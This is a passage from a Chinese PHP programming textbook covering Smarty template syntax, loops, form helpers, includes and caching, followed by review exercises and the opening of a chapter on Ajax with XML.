上一节中我们讲到了定界符的概念，Smarty 模板中的变量需要用定界符包围起来。本

节将要讲的 Smarty 注释也与定界符相关。

模板中的注释是被星号“*”包围的定界符，例如：

```
<{$name}>                    //这个是模板中被定界符包围的变量
<{*name*}>                   //这个是模板中添加了“**”的注释
```

因此，在 Smarty 中没有固定的注释符，注释符是与定界符相关的。如果对 Smarty 加了注释，它是不会被输出到编译的模板和客户端页面的。

17.5.2　Smarty 区块

在大多数的模板引擎中，经常看到区块(Block)的概念，所谓区块大概如下：

```
<!-- START : Block name -->
区域内容
<!--END : Bloack name -->
```

这些区块大部分都会在 PHP 程序中以 if、for 或 while 来控制它们的显示状态，虽然模板看起来简洁明了，但是要更换一个显示方式不同的模板，PHP 程序就必须再修改一次。

在 Smarty 中，一切以变量为主，所有的表现逻辑都让模板自行控制。因为 Smarty 有自己的模板语言，所以不管区块是要显示还是要重复，都可以用 Smarty 的模板语言(if、foreach、section)配合变量内容进行表现。这样模板是变得复杂了，但好处是只要规划得当，PHP 程序一点都不用改动。

因此我们在设计 Smarty 模板时，要掌握一个原则：将程序应用逻辑与网页表现逻辑明确地分离。即 PHP 程序里尽量不要有任何 HTML 标签，程序中只要决定哪些变量需要放在模板里，让模板自己决定如何表现这些变量。

17.5.3　Smarty 变量与格式化

(1) Smarty 变量的来源如下。

- 从 PHP 通过 assign 分配的变量。
- 从 Smarty 配置文件读取的变量。
- Smarty 保留变量。
- 内部变量赋值。

(2) 字符首字母大写(capitalize)。

(3) 计算字符个数(count_words)。

(4) 日期数据处理(data_formate)。

(5) 通过 Smarty 过滤字符(strip_tags)。

(6) 字符串截取方法(truncate)。

(7) nl2br 修饰符。

实例 17-5：演示 Smarty 变量的 PHP 文件(17-5.php)

```
<?php
require_once('Config.inc.php');

$smarty->assign("title","show var");
$smarty->assign("Name","Fred Irving Johnathan Bradley Peppergill",true);

$smarty->assign("filed","1072131215");

$smarty->assign("tags","summer <strong> is </strong> coming");

$smarty->assign("articleTitle","The weather is becoming warmer and warmer");

$smarty->assign("changeline","hello \n php");

$smarty->display('17-6.tpl');
?>
```

实例 17-6：演示 Smarty 变量的模板文件(17-6.tpl)

```
<HTML>
<HEAD>
<TITLE><{$title}> - <{$Name}></TITLE>
</HEAD>
<BODY bgcolor="#ffffff">
<PRE>
全局变量文件名 $SCRIPT_NAME 是： <{$SCRIPT_NAME}>

服务器名称 SERVER_NAME: <{$smarty.server.SERVER_NAME}>

<{assign var="inVar" value="内部变量"}> <{$inVar}>

保留变量，左右定界符<{ldelim}>$Name<{rdelim}> 是 <b><{$Name}></b>

原始标题：<{$title}>    首字母大写标题: <{$title|capitalize}>

计算字符个数：<{$Name}>包含<{$Name|count_words}>个单词

处理日期格式：PHP 传递时间<{$filed|date_format:"%m %e, %Y"}>
Smarty 获得时间<{$smarty.now|date_format:"%Y-%m-%d %H:%M:%S"}>

过滤字符：原始变量为<{$tags}>,过滤后为<{$tags|strip_tags}>
```

```
截取字符串：原始变量为<{$articleTitle}>,截取前 20 字符<{$articleTitle|truncate:20}>

nl2br 修饰符：原始变量为<{$changeline}>，变换后为<{$changeline|nl2br}>

</PRE>
</BODY>
</HTML>
```

运行结果如图 17-2 所示。

```
全局变量文件名 $SCRIPT_NAME 是： /Smarty-3.0.7/demo/22-5.php

服务器名称 SERVER_NAME: 127.0.0.1

  内部变量

保留变量，左右定界符<{$Name}> 是 Fred Irving Johnathan Bradley Peppergill

原始标题：show var    首字母大写标题: Show Var

计算字符个数：Fred Irving Johnathan Bradley Peppergill包含5个单词

处理日期格式：PHP传递时间12 22, 2003
Smarty 获得时间2011-06-02 13:42:00

过滤字符：原始变量为summer  is  coming,过滤后为summer  is  coming

截取字符串：原始变量为The weather is becoming warmer and warmer,截取前20字符The weather is...

nl2br修饰符：原始变量为hello
 php，变换后为hello

 php
```

图 17-2　演示 Smarty 变量结果

知识点：

在模板页面中使用$Smarty 标签可以接收变量与变量数组。可以直接在模板中取得如$_GET、$_POST、$_COOK、$_SERVER、$_ENV 等几个超级全局变量的内容，而不必在程序汇总以 assign 形式再赋值给模块变量。

注意：

$Smarty 标签与自己声明的 Smarty 实例无关。

17.6　Smarty 控制结构

Smarty 具有简单的变量替换功能和强大的控制结构，使模板页面逻辑清晰、代码简洁明了。

17.6.1　判断结构

在 Smarty 模板中，可以根据变量的值进行条件判断。语法格式如下：

```
<{if condition}>
   if 条件满足时的程序块
<{else}>
   if 条件不满足时的程序块
<{/if}>
```

实例 17-7：判断结构的使用

模板文件(17-7T.tpl)：

```
<html>
   <head>
      <title>判断结构</title>
   </head>
   <body>
   <table width="200" boder="0">
      <{if $condition eq 1}>
      <tr>
         <td>条件成立</td>
      </tr>
      <{else}>
      <tr>
         <td>条件不成立</td>
      </tr>
      <{/if}>
   </table>
   </body>
</html>
```

PHP 文件(17-7P.php)

```
<?php
require_once('Config.inc.php');

$smarty->assign("condition",1);

$smarty->display('17-7T.tpl');
?>
```

结果如图 17-3 所示。

条件成立

图 17-3　运行结果

注意：

condition 是用于条件判断的逻辑语句。Smarty 中使用的比较运算符与 PHP 中的有所区

别，因此在模板中，要转换成 Smarty 的标准比较运算符。Smarty 的条件修饰符如表 17-1 所示。

表 17-1　Smarty 的条件修饰符

条件修饰符	描　述	条件修饰符	描　述	条件修饰符	描　述
eq	相等	neq	不相等	mod	求模
gt	大于	is even	是否为偶数	not	非
gte	大于等于	is not even	是否不为偶数	==	相等
ge	大于等于	is odd	是否为奇数	!=	不相等
lt	小于	is not odd	是否不为奇数	>	大于
lte	小于等于	div by	是否能被整除	<	小于
le	小于等于	even by	商是否为偶数	<=	小于等于
ne	不相等	odd by	商是否为奇数	>=	大于等于

17.6.2　循环结构

在 Smarty 模板中，重复一个区块有两种方式：foreach 和 section。这两种方式都需要 PHP 程序分配一个数组，这个数组可以是关联数组，也可以是索引数组。

1．foreach

```
{foreach $arrayvar as $itemvar}
{foreach $arrayvar as $keyvar=>$itemvar}
{foreachelse}
{/foreach}
```

注意：

Smarty 3 不再使用 key、from 等标签，但是为了向下兼容依然支持 Smarty 2 的 key、from 标签。

实例 17-8：foreach 方式的使用

17-8P.php 文件：

```
<?php
   require('Config.inc.php');

   $smarty->assign("contacts", array(array("phone" => "1", "fax" => "2",
         "cell" => "3"),
     array("phone" => "555-4444", "fax" => "555-3333", "cell" =>
         "760-1234")));
   $smarty->display('17-8T.tpl');
?>
```

17-8T.tpl 模板文件：

```
<html>
    <head>
        <title>foreach</title>
    </head>
    <body>
    <p>输出 assign 变量</p>
    <table width="200" boder="0">
        <{foreach $contacts as $key=>$value}>
        <tr>
            <td><{$key}></td>
            <td><{$value.phone}></td>
            <td><{$value.fax}></td>
            <td><{$value.cell}></td>
        </tr>
        <{foreachelse}>
        <tr>
            <td>null</td>
        </tr>
        <{/foreach}>
    </table>
    <p>输出服务器信息</p>
    <table width="1400" boder="0">
        <{foreach $smarty.server  as $key=>$value}>
        <{if $value@index lt 15}><{*此处用到了 Smarty3 中的 foreach 的新变量形式*}>
        <tr>
            <td><{$key}></td>
            <td><{$value}></td>
        </tr>
        <{/if}>
        <{foreachelse}>
        <tr>
            <td>null</td>
        </tr>
        <{/foreach}>
    </table>
    </body>
</html>
```

运行结果如图 17-4 所示。

```
输出assign变量

0 1        2         3
1 555-4444 555-3333 760-1234

输出服务器信息

MIBDIRS                 F:/DeskTop/Software/xampp/php/extras/mibs
MYSQL_HOME              F:\DeskTop\Software\xampp\mysql\bin
OPENSSL_CONF            F:/DeskTop/Software/xampp/apache/bin/openssl.cnf
PHP_PEAR_SYSCONF_DIR    F:\DeskTop\Software\xampp\php
PHPRC                   F:\DeskTop\Software\xampp\php
TMP                     F:\DeskTop\Software\xampp\tmp
HTTP_HOST               127.0.0.1
HTTP_USER_AGENT         Mozilla/5.0 (Windows NT 5.1; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
HTTP_ACCEPT             text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE    zh-cn,zh;q=0.5
HTTP_ACCEPT_ENCODING    gzip, deflate
HTTP_ACCEPT_CHARSET     GB2312,utf-8;q=0.7,*;q=0.7
HTTP_KEEP_ALIVE         115
HTTP_CONNECTION         keep-alive
HTTP_CACHE_CONTROL      max-age=0
```

图 17-4　foreach 运行结果

知识点：

在 Smarty 3 中，foreach 循环抛弃了以前的 name、key、value 等变量，采用新的变量表达方式，$key=>$value，在$value 上通过@运算符可以获得一些统计信息或者控制信息，例如，$value@index，可以获得循环的编号，从 0 开始编号。其他运算符如表 17-2 所示。

表 17-2　foreach 运算符

运　算	说　明
@index	此变量记录当前 foreach 的编号，从 0 开始编号
@iteration	此变量记录当前 foreach 的编号，与 index 不同，是从 1 开始编号
@first	如果当前循环是第一次，则此变量为 true
@last	如果当前循环是最后一次，则此变量为 true
@show	循环结束以后，判断是否有数据显示了
@total	统计循环了多少次

2．section

模板 section 也是用来循环数组中的数据，必须使用的参数有 name、loop 等，在 Smarty 3 中，section 的变化不大，继续沿用 Smarty 2 中的方式。

section 可以嵌套使用，互相嵌套的 section 的 name 必须是唯一值，变量 loop 决定着 section 将要循环的次数。

当用 section 显示一个变量时，section 的 name 必须紧跟在变量名的后面，并用中括号“[]”括起来。当 loop 变量没有值时，sectionelse 就会运行。

实例 17-9：section 演示

17-9P.php 文件：

```
<?php
    require('Config.inc.php');

    $data=array(
                    array('name' => 'John Smith', 'home' => '555-555-5555',
                   'cell'=>'666-555-5555','email'=>'john@myexample.com'),
                    array('name' => 'Jack Jones', 'home' => '777-555-5555',
                   'cell'=>'888-555-5555','email'=>'jack@myexample.com'),
                   array('name' => 'Jane Munson', 'home' => '000-555-5555',
                    'cell' => '123456', 'email' => 'jane@myexample.com')
              );
    $smarty->assign("contacts",$data);
    $smarty->display('17-9T.tpl');
?>
```

17-9T.tpl 文件：

```
<html>
    <head>
        <title>section</title>
    </head>
    <body>
    <table width="600" boder="0">
        <{section name=fl loop=$contacts}>
        <tr>
            <td><{$smarty.section.fl.index}></td>
            <td><{$contacts[fl].name}></td>
            <td><{$contacts[fl].home}></td>
            <td><{$contacts[fl].cell}></td>
            <td><{$contacts[fl].email}></td>
        </tr>
        <{sectionelse}>
        <tr>
            <td>null</td>
        </tr>
        <{/section}>
    </table>
    <{section name=id loop=3}>
    第<{$smarty.section.id.index}>次循环</br>
    <{/section}>
    </body>
</html>
```

运行结果如图 17-5 所示。

```
0 John Smith      555-555-5555    666-555-5555    john@myexample.com
1 Jack Jones      777-555-5555    888-555-5555    jack@myexample.com
2 Jane Munson     000-555-5555    123456          jane@myexample.com
第0次循环
第1次循环
第2次循环
```

图 17-5　section 执行结果

知识点：

这两种循环方式相比，section 能实现的功能，foreach 都可以实现，而且 foreach 可以针对所有类型的数组数据，而 section 对联合类型数组则无效。

17.6.3　表单元素的生成

Smarty 提供了在模板中生成 HTML 表单元素的功能，其原理是：给 Smarty 一个数组，生成和显示菜单或选项，另外再传递一个选项的值，用于默认选择的匹配值。

1．html_options

用于<select></select>中间，语法规则如下：

```
{html_options options=$selectlistdb selected=$selectarr }
```

或

```
{html_options values=$selectlistvalue output=$selectstrarr selected=$selectarr }
```

下面我们通过一个城市选择的实例，演示此功能。

实例 17-10：html_options 功能演示

17-10P.php 文件：

```
<?php
   require('Config.inc.php');

   $smarty->assign("option_values",
array("NY","NE","KS","IA","OK","TX"));
   $smarty->assign("option_output",array("New
York","Nebraska","Kansas","Iowa",
     "Oklahoma","Texas"));
   $smarty->assign("option_selected", "NE");
   $smarty->display('17-10T.tpl');
?>
```

17-10T.tpl 文件：

```
<form>
<select name=states>
```

```
<{html_options values=$option_values selected=$option_selected output=
$option_output}>
</select>
</form>
```

运行结果如图 17-6 所示。




图 17-6　选择菜单

生成的 HTML 代码如下：

```
<form>
<select name=states>
<option value="NY">New York</option>
<option value="NE" selected="selected">Nebraska</option>
<option value="KS">Kansas</option>
<option value="IA">Iowa</option>
<option value="OK">Oklahoma</option>
<option value="TX">Texas</option>

</select>
</form>
```

2．html_radios 及 html_checkboxes

html_radios：用于生成自定义单选按钮，语法规则如下：

```
{html_radios checked=$radioarr separator='<br />'}
```

或

```
{html_radios name=radioss values=$radiosvalue output=$radiosstrarr
checked=$radiocarr separator='<br />'}
```

html_checkboxes：用于生成自定义复选框，语法规则如下：

```
{html_checkboxes name=checkboxess options=$checkboxdb checked=$checkboxidarr
separator='<br />'}
```

或

```
{html_checkboxes name=checkboxess values=$checkboxtvalue output=$checkstrarr
checked=$checkarr separator='<br />'}
```

实例 17-11： html_radios 及 html_checkboxes 演示

17-11P.php 文件代码

```
<?php
    require('Config.inc.php');

    $smarty->assign("option_values", array("NY","NE","KS","IA","OK","TX"));
    $smarty->assign("option_output",array("New York","Nebraska","Kansas","Iowa",
    "Oklahoma","Texas"));
    $smarty->assign("option_selected", "NE");
    $smarty->display('17-11T.tpl');
?>
```

17-11T.tpl 模板文件代码：

```
<form>
<{html_radios name=radio values=$option_values checked=$option_selected
output=$option_output}>
</br>
<{html_checkboxes name=checkboxes values=$option_values checked=$option_
selected output=$option_output}>
</form>
```

执行结果如图 17-7 所示。

New York　Nebraska　Kansas　Iowa　Oklahoma　Texas
New York　Nebraska　Kansas　Iowa　Oklahoma　Texas

图 17-7　html_radios 及 html_checkboxes 演示的执行结果

生成的 HTML 代码如下：

```
<form>
<label><input type="radio" name="radio" value="NY" />New York</label>
<label><input type="radio" name="radio" value="NE" checked="checked"
/>Nebraska</label>
<label><input type="radio" name="radio" value="KS" />Kansas</label>
<label><input type="radio" name="radio" value="IA" />Iowa</label>
<label><input type="radio" name="radio" value="OK" />Oklahoma</label>
<label><input type="radio" name="radio" value="TX" />Texas</label>
</br>
<label><input type="checkbox" name="checkboxes[]" value="NY" />New
York</label>
<label><input type="checkbox" name="checkboxes[]" value="NE" checked=
"checked" />Nebraska</label>
<label><input type="checkbox" name="checkboxes[]" value="KS"/>Kansas
</label>
```

```
<label><input type="checkbox" name="checkboxes[]" value="IA" />Iowa
</label>
<label><input type="checkbox" name="checkboxes[]" value="OK" />Oklahoma
</label>
<label><input type="checkbox" name="checkboxes[]" value="TX" />Texas
</label>
</form>
```

17.6.4　外部文件的载入

Smarty 模板还可以包含其他文件，这里的其他文件包括其他静态 HTML 文件和其他模板文件。由于 Smarty 模板可以接收来自 PHP 代码的变量，一个模板文件还可以根据需要动态地包含不同的文件。Smarty 模板包含文件的语法格式如下：

```
{include file=$filename variable=$value}
```

其中，$filename 是要包含的文件名，variable 和 value 是用于替换被包含文件中关键字的变量。实例 17-12 是一个简单的包含文件的范例，其中 17-12T.tpl 是模板文件，header.tpl 及 footer.tpl 是被包含的一个模板文件。

实例 17-12：文件包含范例

PHP 文件 17-12P.php 代码如下：

```
<?php
   require('Config.inc.php');

   $smarty->assign("title", "test file include");
   $smarty->assign("Name", "kevin");
   $smarty->display('17-12T.tpl');
?>
```

模板文件 17-12T.tpl 的 HTML 代码如下：

```
<{include file="header.tpl" title=$title Name=$Name}>
Title: <{$title|capitalize}>
<{include file="footer.tpl"}>
```

被包含文件 header.tpl 代码如下：

```
<HTML>
<HEAD>
<TITLE><{$title}> -BY <{$Name}></TITLE>
</HEAD>
<BODY bgcolor="#ffffff">
```

被包含文件 footer.tpl 代码如下：

```
</BODY>
</HTML>
```

运行结果如图 17-8 所示。




图 17-8　文件包含演示的执行结果

页面 HTML 代码如下：

```
<HTML>
<HEAD>
<TITLE>test file include -BY kevin</TITLE>
</HEAD>
<BODY bgcolor="#ffffff">
Title: Test File Include
</BODY>
</HTML>
```

17.7　Smarty 缓存技术

Smarty 设计非常智能之处是，不是每次都进行模板的编译，只是在有变动的时候才进行重新编译，其他的时候则直接从 cache 目录中读取缓存数据。我们可以在 Smarty.conf.php 中添加如下几条语句，启用 cache 功能。

```
$smarty->caching = true;            //设置启用缓存
$smarty->cache_lifetime = 120;      //设置缓存时间，单位为秒
```

实例 17-13：Smarty 缓存功能演示

PHP 文件 17-13P.php 代码如下：

```
<?php
   require('Config.inc.php');
   if(!$smarty->isCached("17-13T.tpl")){
      $smarty->assign("title", "Smarty caching");
      $smarty->assign("Name", "kevin");
```

```
        $smarty->assign("Ltime", time());
    }
    $smarty->display('17-13T.tpl');
?>
```

模板文件 17-13T.tpl 代码如下：

```
Title: <{$title|capitalize}></br>
Author: <{$Name}></br>
The last Read time: <{$Ltime|date_format:"%Y-%m-%d %H:%M:%S"}>
```

运行结果如图 17-9 所示。




图 17-9　Smarty 缓存技术演示的执行结果

注意：

如果设置了缓存时间，客户端看到的内容则不再是实时更新数据。

17.8　难 点 解 析

本章介绍了 Smarty 模板的使用。在实际应用中，Smarty 模板通常应用在一些较大规模的网站或者应用系统中。由于 Smarty 能够将 PHP 代码和 HTML 页面有效地分离，对项目的开发和维护都有很大的帮助。除此之外，由于 Smarty 模板更新的灵活性，也为网站的改版和升级提供了很大的便利。特别是对于需要提供多个模板的网站，使用 Smarty 可以使程序设计变得更加简单。

下面解析本章节的基础关键知识点，具体如下。

(1) foreachelse 函数

foreachelse 不使用结束符号。它嵌入到 foreach 中，和 elseif 嵌入到 if 语句中的性质类似。

(2) sectionelse 函数

sectionelse 不使用结束括号，相反，它同样是嵌入使用的语法，它与 section 嵌套使用，像 foreachelse 嵌入在 foreach 语句中一样。

(3) fetch 与 include 的区别

二者完成相同的任务，都是将文件嵌入到模板中，但它们有两点不同：首先，除了获

取本地文件外，fetch 还可以使用 HTTP 和 FTP 协议获取文件；其次，fetch 没有相关选项在获取文件时指定属性的。

17.9　高手训练营

1. include_path( )方法为设置一个名为_____的预定义常量，指向 Smarty 类库路径，然后类库以常量开头。

2. _____标记与 foreach( )一起使用，与作用域字符串的 default 标记作用类似，数组为空时，该标记可以生成某个候选结果。

3. Smarty 模板中，可以分别使用 Smarty 的$template_Dir、$compile_dir、_____和$cache_dir 修改默认行为。

4. insert 标记与 include 标记的功能相同，唯一不同的就是它要导入不会被缓存的数据，以下选项中，属于该标记的属性为_____。

A. item　　B. id　　C. url　　D. script

5. 以下选项中，哪个不属于 Smarty 模板配置文件夹？_____

A. configs　　B. templates　　C. templates_c　　D. src

6. foreach 标记的作用与 PHP 语句中的命令相同，以下选项中，哪个选项不属于该标记的属性？_____

A. item　　B. key　　C. id　　D. name

7. 简述 Smarty 程序的开发步骤。

第18章　PHP与Ajax技术

18.1　Ajax 概述

Ajax 是一种创建灵活、交互性强的 Web 应用技术。使用 Ajax 技术可以实现响应迅速、无刷新的 Web 应用。Ajax 集成了目前浏览器中通过 JavaScript 脚本可以实现的所有功能，并以一种崭新的方式来使用这些技术，使得 B/S 结构的 Web 开发变得更加灵活。下面将深入剖析 Ajax 技术。

18.1.1　什么是 Ajax

Ajax 是 Asynchronous JavaScript XML(及 DHTML 等)的缩写，即异步 JavaScript 和 XML。Ajax 技术包含以下几点内容。

(1) 基于 CSS 标准的表示。

(2) 使用 XMLHttpRequest 与服务器进行异步通信。

(3) 使用 Documents Object Model 进行动态显示和交互。

(4) 使用 JavaScript 绑定一切。

Ajax 是现有多种技术的综合应用。它是通过浏览器页面与服务器后台处理的异步处理来减少网络传输，进而减少用户的等待时间和服务器负担的一种综合技术，可以将传统笨拙的 Web 界面转化成交互性的 Ajax 应用程序。

18.1.2　Ajax 的开发模式

传统的 Web 应用模式页面中，用户的每一次操作都将触发一次返回 Web 服务器的 HTTP 请求，服务器进行相应的处理后，返回一个 HTML 页面给客户端浏览器。在 Ajax 中，页面中用户的操作将通过 Ajax 引擎与服务器端进行通信，然后将返回结果提交给客户端页面的 Ajax 引擎，再由 Ajax 引擎来决定将这些数据插入到页面的指定位置。下面是一个典型的 Ajax 应用，如图 18-1 所示。




图 18-1　典型的 Ajax 应用

18.1.3　Ajax 的优点和缺点

Ajax 在用户与服务器之间引入了 Ajax 引擎作为中间媒介，Web 页面不用打断交互流程就可以重新加载，实现动态更新，从而消除了网络交互过程中“处理—等待—处理—等待”的缺点。

1. Ajax 的优点

使用 Ajax 有如下几个优点。

(1) Ajax 是基于标准化并被广泛支持的技术，无需下载插件或者小程序；

(2) 可以调用 XML 等外部数据，进一步促进 Web 页面显示和数据的分离；

(3) 减轻服务器的负担；

(4) 可以把一部分以前由服务器负担的工作转移到客户端，利用客户端闲置的资源进行处理，减轻服务器和贷款的负担，节约空间和宽带成本；

(5) 无刷新更新页面。

2. Ajax 的缺点

Ajax 有如下几个缺点。

(1) Ajax 可以在不刷新页面的情况下更新页面数据，这样会破坏浏览器“后退”按钮的正常行为。

(2) Ajax 对串流媒体的支持不是很好。

(3) 由于 Ajax 的代码存放在页面的 HTML 语言中，因此项目代码可能会泄露。

(4) 现有的很多手持设备不能很好地支持 Ajax。

(5) 用 JavaScript 做 Ajax 引擎，不得不考虑 JavaScript 的兼容性和 Debug 等问题。

(6) Ajax 在客户端执行，因此在开发时需要考虑 Ajax 的兼容性。

18.2　Ajax 与 XML 的应用

Ajax 读取 XML 的原理比较简单，即通过客户端创建一个 XMLHttpRequest 对象与服务器进行异步通信。现在将异步通信用在网页设计中，为该对象的 onreadystatechange 属性添加一个事件，当对象的 readyState 改变的时候就会引发指定的事件。

实例 18-1：XML 文件的应用

```
<?xml version="1.0" encoding="utf-8"?>
<!--名称：18.1.xml-->
<!--功能：XML 文件-->
<books>
  <book>
    <author>王刚</author>
```

```
    <title>《百练成钢——PHP5 开发百题百讲》</title>
  </book>
  <book>
    <author>王刚</author>
    <title>《PHP5 开发百题百讲》</title>
  </book>
  <book>
    <author>王刚</author>
    <title>《PHP 开发》</title>
  </book>
</books>
```

将上述代码保存为“18-1.xml”，然后运行，可以得到如图 18-2 所示的结果。

